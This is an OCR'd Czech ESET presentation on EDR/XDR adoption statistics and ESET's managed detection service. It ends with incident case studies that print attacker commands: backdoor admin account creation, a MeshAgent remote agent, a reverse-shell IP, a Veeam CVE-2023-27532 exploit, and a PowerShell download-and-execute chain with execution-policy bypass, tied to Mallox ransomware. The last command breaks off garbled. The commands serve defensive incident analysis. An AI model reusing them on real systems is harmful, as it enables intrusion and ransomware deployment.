
Rozšíření řešení EDR/XDR
podle velikosti firmy



Řešení EDR/XDR má implementována více než čtvrtina firem (28 %).

Nejvyšší zastoupení mají tato řešení u největších organizací (41 %), mezi malými firmami (5–25 PC) jde ani ne o každou pátou (18 %). Rovněž jsou tato řešení častěji implementováno u firem vlastněných zahraničním kapitálem (36 %) než u českých společností (26 %).


Převažující způsob správy EDR/XDR
interní tým vs. externí dohled




Větší část společností, které mají EDR/XDR řešení implementováno, ho spravuje svými zdroji (56 %). Firmy využívající ESET častěji (55 %) volí správu s dohledem (ESET MDR) než ty, které ESET nepoužívají (38 %).

Vliv na formu správy EDR/XDR má i vlastnictví společnosti, zahraniční firmy se častěji uchylují ke správě svými vlastními zdroji (67 %).

Plánované zavedení EDR/XDR v příštích třech letech



Plánovaná správa EDR/XDR vlastními či externími zdroji



67 %

subjektů plánuje správu EDR/XDR externím dohledem

Průzkum EU trhu | plány & preference

91 %

Využívá nebo plánuje využívat služby outsourcingu

68 %

Preferuje služby výrobce bezpečnostních produktů

87 %

Požaduje nepřetržitý monitoring 24/7/365

90 %

Upřednostňuje dohled s reakcí na hrozby

ESET MDR | služba kybernetického dohledu

Outsourcing chybějících bezpečnostních specialistů



Nejvyspělejší bezpečnostní technologie



Přední odborníci na kybernetické útoky



Monitoring 24/7 s dobou reakce do 1 minuty




Ochrana i před pokročilými hrozbami

ESET MDR | rozdělení odpovědnosti

ESET přebírá operativní bezpečnostní dohled a reakci v rozsahu služby, zákazník si zachovává kontrolu nad infrastrukturou a odpovědnost za řízení kybernetické bezpečnosti


Oblast	ESET MDR	Zákazník
Bezpečnostní monitoring	Nepřetržitý dohled a vyhodnocování hrozeb	Zajištění pokrytí monitorované infrastruktury
Vyšetřování incidentů	Analýza incidentů a identifikace útočných aktivit	Poskytování potřebné součinnosti
Reakce na útoky	Blokování hrozeb a další autorizované zásahy	Rozhodování o opatřeních mimo sjednané pravomoci
Nápravná opatření	Doporučení a odborná součinnost podle rozsahu služby	Aktualizace, změny konfigurací a obnova systémů
Řízení bezpečnosti	Poskytování informací a bezpečnostních doporučení	Řízení rizik a regulatorních povinností

Architektura ESET MDR



ESET MDR | unikátní synergie

Sdílené know-how ESET SOCu, viruslabu, výzkumníků, pen-testerů a vývojářů



Z deníku kybernetických obránců

Za oponou kyberútoku

Management Agent



Za oponou kyberútoku | zneužitý Management Agent



```
%ProgramData%\notepad.exe -fullinstall
```



```
%ProgramFiles%\c2Update\MeshAgent.exe
```

```
C:\> net user /add sys 3@5yPa55
C:\> net localgroup administrators sys /add
C:\> net user /add system 3@5yPa55
C:\> net localgroup administrators system /add
C:\> net user /add system1 3@5yPa55
C:\> net localgroup administrators system1 /add
```


Za oponou kyberútoku | zneužitý Management Agent

Útočník prostřednictvím admin účtu `System1` začal vykonávat příkazy přes reverzní shell z `91[.]92.246.183:443` (AV, XDR)

Stáhnutí EXE `%ProgramData%\consoleapp1.exe` (XDR)

Automaticky zablokováno jako `MSIL/Exploit.CVE-2023-27532.A` (AV)


Zranitelnost ve Veeam Backup & Replication umožňující krádež přihlašovacích údajů z konfigurační databáze



Za oponou kyberútoku | zneužitý Management Agent

ESET MDR tým zareagoval

- MeshAgent a další spustitelné soubory byly zablokovány
- Kompromitované zařízení bylo izolováno
- Vytvořen incident s popisem a odeslán zákazníkovi
- IP adresa přidána na globální ESET blacklist
- Klientovi poskytnuta základní dodatečná doporučení



Uživatelé ke smazání:

`sys, system, system1`

IP adresa k zablokování na perimetrových firewallech:

`91[.]92.246.183`

Za oponou kyberútoku

MS SQL



Za oponou kyberútoku | kompromitace MS SQL



- Opakující se detekce EsetIpBlacklist.A/B na cílovém portu 1433 (AV)
- Detekce anomálií souvisejících s neobvyklými příkazy SQL Serveru (XDR)

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >>
C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

Za oponou kyberútoku | kompromitace MS SQL



Rozbor příkazů:

Vytvoření PowerShell skriptu „updt.ps1“ pro ztížení automatizované detekce AV

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object System.Net.WebClient>C:?\ProgramData\\updt.ps1 &
echo $cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >> C:?\ProgramData\\updt.ps1
```

Skript „updt.ps1“ obsahující pokus o zastřené stažení payloadu malwaru

Administrator: Windows PowerShell

```
>> $cl = New-Object System.Net.WebClient
>> $cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat")
```

Obejití ochranného mechanismu MS pro zabezpečené spouštění skriptů

Administrator: C:\\Windows\system32\cmd.exe

```
powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1
```

Zastření návaznosti procesů


Administrator: C:\\Windows\system32\cmd.exe

```
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

Za oponou kyberútoku | kompromitace MS SQL

ESET MDR tým zareagoval

- Napadený server izolován
- Stažené soubory analyzovány
- Vytvořen incident s popisem a odeslán zákazníkovi
- Další investigace incidentu
- **Zabráněno ransomwarovému útoku Mallox**
- Klientovi poskytnuta základní dodatečná doporučení




```
Změna hesel všech uživatelů MS SQL Serveru
Uzavřít port 1433 pro přístup z internetu
```

Za oponou kyberútoku | atribuce RaaS Mallox

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >>
C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75]]]].40/XXXXX
